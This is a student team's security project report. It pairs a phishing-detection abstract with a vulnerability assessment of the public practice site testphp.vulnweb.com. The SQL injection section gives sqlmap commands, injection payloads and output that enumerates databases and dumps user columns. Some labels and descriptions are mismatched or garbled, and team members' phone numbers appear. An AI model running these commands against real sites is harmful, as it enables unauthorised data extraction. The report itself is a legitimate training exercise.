Network anomaly detection:-

S.no	name	college	contact
1.	Niraianbu .p	VIT vellore	9655042712,niraianbu.p2021@vitstudent.ac.in
2.	Kamalnath .r	VIT vellore	93602 29350,
3.	Tharunya bala .s	VIT vellore	9025705058
4.	Abirami .r	VIT vellore	6383195240

Team id :591486(4.4)

1.1 Project Overview

The digital world has grown tremendously offering us connectivity and convenience. However it has also exposed us to threats that continuously evolve. Among these threats phishing attacks are particularly concerning for network security. Phishing attempts to deceive users by impersonating communication sources and tricking them into sharing information, like usernames, passwords and financial data.

Safeguarding against these attacks is crucial leading to the development of network anomaly detection systems as a defense mechanism. This project abstract focuses on researching, developing and implementing systems with an emphasis on countering phishing attacks and establishing stronger security measures.

Introduction:

Project abstract:-

The digital world has grown tremendously offering us connectivity and convenience. However ithas also exposed us to threats that continuously evolve. Among these threats phishing attacks are particularly concerning for network security. Phishing attempts to deceive users by impersonating communication sources and tricking them into sharing information, like usernames, passwords and financial data.

Safeguarding against these attacks is crucial leading to the development of network anomalydetection systems as a defense mechanism. This project abstract focuses on researching, developing and implementing systems with an emphasis on countering phishing attacks and establishing stronger security measures.

Introduction:

The internets rapid expansion and digital communication platforms have created an environment for phishing attacks to thrive. As phishing techniques become more sophisticatedtraditional rule based security systems are no longer sufficient, in addressing these evolving threats. Network anomaly detection offers an robust approach by utilizing artificial intelligence and machine learning algorithms to combat phishing attacks.

Research Objectives:

The primary objective of this project is to design, develop, and evaluate a network anomaly detection system specifically tailored for the detection and prevention of phishing attacks. Toachieve this, the project encompasses the following key research areas:

1. Data Collection: Gathering large-scale and diverse datasets that contain both legitimate andphishing communication patterns to train the detection system effectively.

2. Machine Learning Models: Implementing advanced machine learning models such as deepneural networks, recurrent neural networks, and ensemble methods to identify patterns of network anomalies indicative of phishing activity.

3. Feature Engineering: Developing specialized features to extract meaningful information fromnetwork traffic data, including email headers, sender behavior, and message content analysis.

4. Real-time Analysis: Creating a real-time detection system capable of analyzing network trafficin real-time, thereby preventing phishing attacks as they occur.

5. Enhanced Security Mechanisms: Introducing adaptive security mechanisms that react to phishing threats by blocking malicious IP addresses, domains, and suspicious email content.

6. User Awareness: Promoting user awareness and education about phishing threats to createa holistic security ecosystem.

Expected Outcomes

This project aims to produce a sophisticated network anomaly detection system capable of notonly identifying phishing attacks but also proactively blocking and preventing them. The expected outcomes include:

- High Detection Accuracy: The system is expected to achieve high detection accuracy with alow false-positive rate, thereby reducing the risk of blocking legitimate communication.

- Real-time Response: A real-time response mechanism will block malicious activity as soon asit is detected, preventing phishing attacks from reaching their targets.

- Adaptive Security: The system will adapt and evolve alongside emerging phishing techniques,ensuring continued protection against new threats.

- User Education: Through user awareness programs, this project also seeks to educate users about phishing threats, enabling them to play a more active role in maintaining network security.

Significance:

The significance of this project lies in its potential to revolutionize network security by providinga robust defense against one of the most prevalent cyber threats. Phishing attacks have far- reaching consequences, from financial loss to identity theft, and by enhancing security mechanisms, we aim to mitigate these risks and ensure a safer digital environment.

Conclusion:

In an era defined by connectivity and digital interaction, the battle against phishing attacks is of paramount importance. Through the development of a comprehensive network anomaly detection system and enhanced security mechanisms, this project is poised to empower individuals and organizations to navigate the digital landscape with confidence and security.

List of teammates:-

S.no	name	college	contact
1.	Niraianbu .p	VIT vellore	9655042712,niraianbu.p2021@vitstudent.ac.in
2.	Kamalnath .r	VIT vellore	93602 29350,
3.	Tharunya bala .s	VIT vellore	9025705058
4.	Abirami .r	VIT vellore	6383195240

List of Vulnerability Table:-

S.no	Vulnerebility name	Cwe no.
1.	Cross site scripting	CWE-79
2.	Unauthorized Access	CWE-285
3.	SQL injection	CWE-89
4.	Web mirroring	CWE-285
5.	Information Disclosure	CWE-598
6.	Cross-Site Script Forgery	CWE-352
7.	cgi generic xss	Cwe-79
8.	clickjacking	CWE-1021

9.	Browsable web directories	CWE-548
10.	Web Server info.php / phpinfo.php Detection	CWE-200

REPORT:-

1. Vulnerability Name: Cross site scripting

CWE : CWE-79

OWASP Category: A3: Cross-Site Scripting (XSS).

Description:

- Cross-Site Scripting is a serious web application vulnerability that arises when an application incorporates unvalidated or unescaped data from an untrusted source into a web page that is subsequently delivered to users' web browsers.
- Attackers exploit this vulnerability by injecting malicious scripts, often written in JavaScript, into the web page's content. Once executed within the context of a victim's browser, these scripts can steal sensitive information, such as session cookies, or perform actions on behalf of the victim without their consent.
- XSS attacks are categorized into three types: Stored XSS, Reflected XSS, and DOM-based XSS.

Business Impact:
Lack of effective security controls in the design phase often results in an application being susceptible to many weaknesses, collectively known as insecure design vulnerabilities. This article discusses insecure design flaws, potential impacts, and mitigation strategies.

Vulnerability Path : http://testphp.vulnweb.com/search.php?test=query

2. Vulnerability Name: Unauthorized Access

CWE : CWE-285

OWASP Category: A2: Authentication.

Description:

Unauthorized access refers to the act of gaining entry to a system, resource, or data without the proper authorization or permission. It is a security breach that occurs when an individual or entity, often an attacker, accesses or attempts to access information or functionality that they arenot allowed to use. Unauthorized access can take various forms, and it is a significant security concern because it can lead to data breaches, privacy violations, system compromises, and other adverse consequences.

When an application or resource does not adequately verify the identity and privileges of a user, unauthorized individuals or entities can gain access. This vulnerability can manifest in various forms, such as weak authentication mechanisms, poorly enforced access controls, or the use of stolen credentials. Unauthorized access can lead to data breaches, where confidential information is exposed, and can also result in unauthorized actions within a system.

Business Impact:

The business impact of unauthorized access can be severe and wide-ranging, affecting organizations in several ways. These impacts can vary in magnitude depending on factors such as the nature of the breach, the sensitivity of the data accessed, and the effectiveness of the organization's response.

Vulnerability Path : http://testphp.vulnweb.com/login.php

3. Vulnerability Name: SQL injection

CWE : CWE-89

OWASP Category: A1: Injection.


Description:

- A SQL injection (SQLi) is a type of security vulnerability that occurs when untrusted or malicious data is improperly included in an SQL query sent to a database.

- When these queries are executed, they can enable the attacker to gain unauthorized access to a database, extract, modify, or delete data, or even take control of the underlying server. SQL Injection vulnerabilities often emerge when user inputs are not appropriately validated or sanitized by the application, allowing attackers to craft malicious input that exploits the database
-

Business Impact: SQL injection vulnerabilities can have a significant business impact, and these consequences can be quite severe

Vulnerability Path : http://testphp.vulnweb.com/search.php



```
 specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extendi
ng provided level (1) and risk (1) values? [Y/n] Y
[00:09:11] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:09:13] [INFO] GET parameter 'artist' appears to be 'AND boolean-based bli
nd - WHERE or HAVING clause' injectable (with --string="non")
[00:09:13] [INFO] testing 'Generic inline queries'
[00:09:14] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (BIGINT UNSIGNED)'
[00:09:14] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clau
se (BIGINT UNSIGNED)'
[00:09:15] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (EXP)'
[00:09:15] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clau
se (EXP)'
[00:09:15] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (GTID_SUBSET)'
[00:09:15] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clau
se (GTID_SUBSET)'
[00:09:16] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, OR
DER BY or GROUP BY clause (JSON_KEYS)'
[00:09:16] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING cl
ause (JSON_KEYS)'
[00:09:16] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (FLOOR)'
[00:09:17] [INFO] testing 'MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER
 BY or GROUP BY clause (FLOOR)'
```

```
[00:09:17] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (EXTRACTVALUE)'
[00:09:17] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER
 BY or GROUP BY clause (EXTRACTVALUE)'
[00:09:18] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (UPDATEXML)'
[00:09:18] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER
 BY or GROUP BY clause (UPDATEXML)'
[00:09:19] [INFO] testing 'MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDE
R BY or GROUP BY clause (FLOOR)'
[00:09:19] [INFO] testing 'MySQL ≥ 4.1 OR error-based - WHERE or HAVING clau
se (FLOOR)'
[00:09:19] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLO
OR)'
[00:09:20] [INFO] testing 'MySQL ≥ 5.1 error-based - PROCEDURE ANALYSE (EXTR
ACTVALUE)'
[00:09:20] [INFO] testing 'MySQL ≥ 5.5 error-based - Parameter replace (BIGI
NT UNSIGNED)'
[00:09:21] [INFO] testing 'MySQL ≥ 5.5 error-based - Parameter replace (EXP)
'
[00:09:21] [INFO] testing 'MySQL ≥ 5.6 error-based - Parameter replace (GTID
_SUBSET)'
[00:09:21] [INFO] testing 'MySQL ≥ 5.7.8 error-based - Parameter replace (JS
ON_KEYS)'
[00:09:22] [INFO] testing 'MySQL ≥ 5.0 error-based - Parameter replace (FLOO
R)'
[00:09:22] [INFO] testing 'MySQL ≥ 5.1 error-based - Parameter replace (UPDA
```

```
[00:09:23] [INFO] testing 'MySQL inline queries'
[00:09:23] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[00:09:24] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[00:09:24] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - com
ment)'
[00:09:24] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[00:09:25] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - commen
t)'
[00:09:25] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[00:09:25] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
'
[00:09:36] [INFO] GET parameter 'artist' appears to be 'MySQL ≥ 5.0.12 AND t
ime-based blind (query SLEEP)' injectable
[00:09:36] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[00:09:36] [INFO] automatically extending ranges for UNION query injection te
chnique tests as there is at least one other (potential) technique found
[00:09:37] [INFO] 'ORDER BY' technique appears to be usable. This should redu
ce the time needed to find the right number of query columns. Automatically e
xtending the range for current UNION query injection technique test
[00:09:38] [INFO] target URL appears to have 3 columns in query
[00:09:41] [INFO] GET parameter 'artist' is 'Generic UNION query (NULL) - 1 t
o 20 columns' injectable
GET parameter 'artist' is vulnerable. Do you want to keep testing the others
y
sqlmap identified the following injection point(s) with a total of 56 HTTP(s)
 requests:
---
```

```
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=2 AND 9799=9799

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=2 AND (SELECT 3552 FROM (SELECT(SLEEP(5)))uhad)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-1032 UNION ALL SELECT NULL,CONCAT(0x7176707871,0x7053746
e41675a6c446f796b614647757a6768424a656a4c635576626f566f4c5847596e70744a76,0x7
1626b7a71),NULL-- -
---
[00:10:42] [INFO] the back-end DBMS is MySQL
[00:10:42] [CRITICAL] unable to connect to the target URL. sqlmap is going to
 retry the request(s)
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0.12
[00:10:44] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[00:10:45] [INFO] fetched data logged to text files under '/home/abirami/.loc
```


Command:sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart –tables


```
┌──(abirami㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart --tab
les
                        {1.7.8#stable}
                        https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 00:11:37 /2023-09-21/

[00:11:37] [INFO] resuming back-end DBMS 'mysql'
[00:11:37] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=2 AND 9799=9799
```

```
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=2 AND (SELECT 3552 FROM (SELECT(SLEEP(5)))uhad)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-1032 UNION ALL SELECT NULL,CONCAT(0x7176707871,0x7053746
e41675a6c446f796b61464757a6768424a656a4c635576626f566f4c5847596e70744a76,0x7
1626b7a71),NULL-- -
---
[00:11:38] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
[00:11:38] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+----------+
| artists  |
| carts    |
| categ    |
| featured |
| guestbook|
| pictures |
| products |
| users    |
+----------+
```


Command:sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart -Tusers

–columns





Command:sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart -T users -C uname --dump




```
    Payload: artist=2 AND 9799=9799

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=2 AND (SELECT 3552 FROM (SELECT(SLEEP(5)))uhad)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-1032 UNION ALL SELECT NULL,CONCAT(0×7176707871,0×7053746
e41675a6c446f796b614647757a6768424a656a4c635576626f566f4c5847596e70744a76,0×7
1626b7a71),NULL-- -
---
[00:13:22] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ⩾ 5.0.12
[00:13:22] [INFO] fetching entries of column(s) 'uname' for table 'users' in
database 'acuart'
Database: acuart
Table: users
[1 entry]
+-------+
| uname |
+-------+
| test  |
+-------+
```

Command:sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart -Tusers

-C pass –dump

```
┌──(abirami㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart -T us
ers -C pass --dump
                         {1.7.8#stable}
                         https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 00:14:33 /2023-09-21/

[00:14:34] [INFO] resuming back-end DBMS 'mysql'
[00:14:34] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=2 AND 9799=9799

    Type: time-based blind
```



Collecting data from a database using SQLMap without proper authorization is associated with a type of SQL injection attack. SQL injection is a method by which an attacker exploits vulnerabilities in a web application to manipulate or extract data from a database.

4. Vulnerability Name: Web mirroring

CWE : CWE-285

OWASP Category: : A3: web mirroring.

Description:

- Web mirroring, also known as website mirroring or web scraping, is the process of creating a duplicate copy of a website or specific web content. It involves copying the web content, including text, images, HTML, CSS, JavaScript, and other multimedia files, from one location (the source website) to another location (the mirrored or cloned site).

- While web scraping is not inherently a security vulnerability, it can raise legal and ethical concerns. Legitimate web scraping is typically conducted with the consent of the website owner and is used for purposes such as data collection.

- However, when done without permission, it can be considered malicious mirroring, leading to copyright infringement, bandwidth usage, and potential legal consequences.

Business Impact:

Web mirroring, when used for legitimate and ethical purposes, can have both positive and negative business impacts. These impacts can vary depending on how web mirroring is implemented and the goals of the business..

Vulnerability Path : http://testphp.vulnweb.com/login.php

5. Vulnerability Name: Information Disclosure

CWE : CWE-598

OWASP Category:A3:Sensitive Data Exposure

Description:

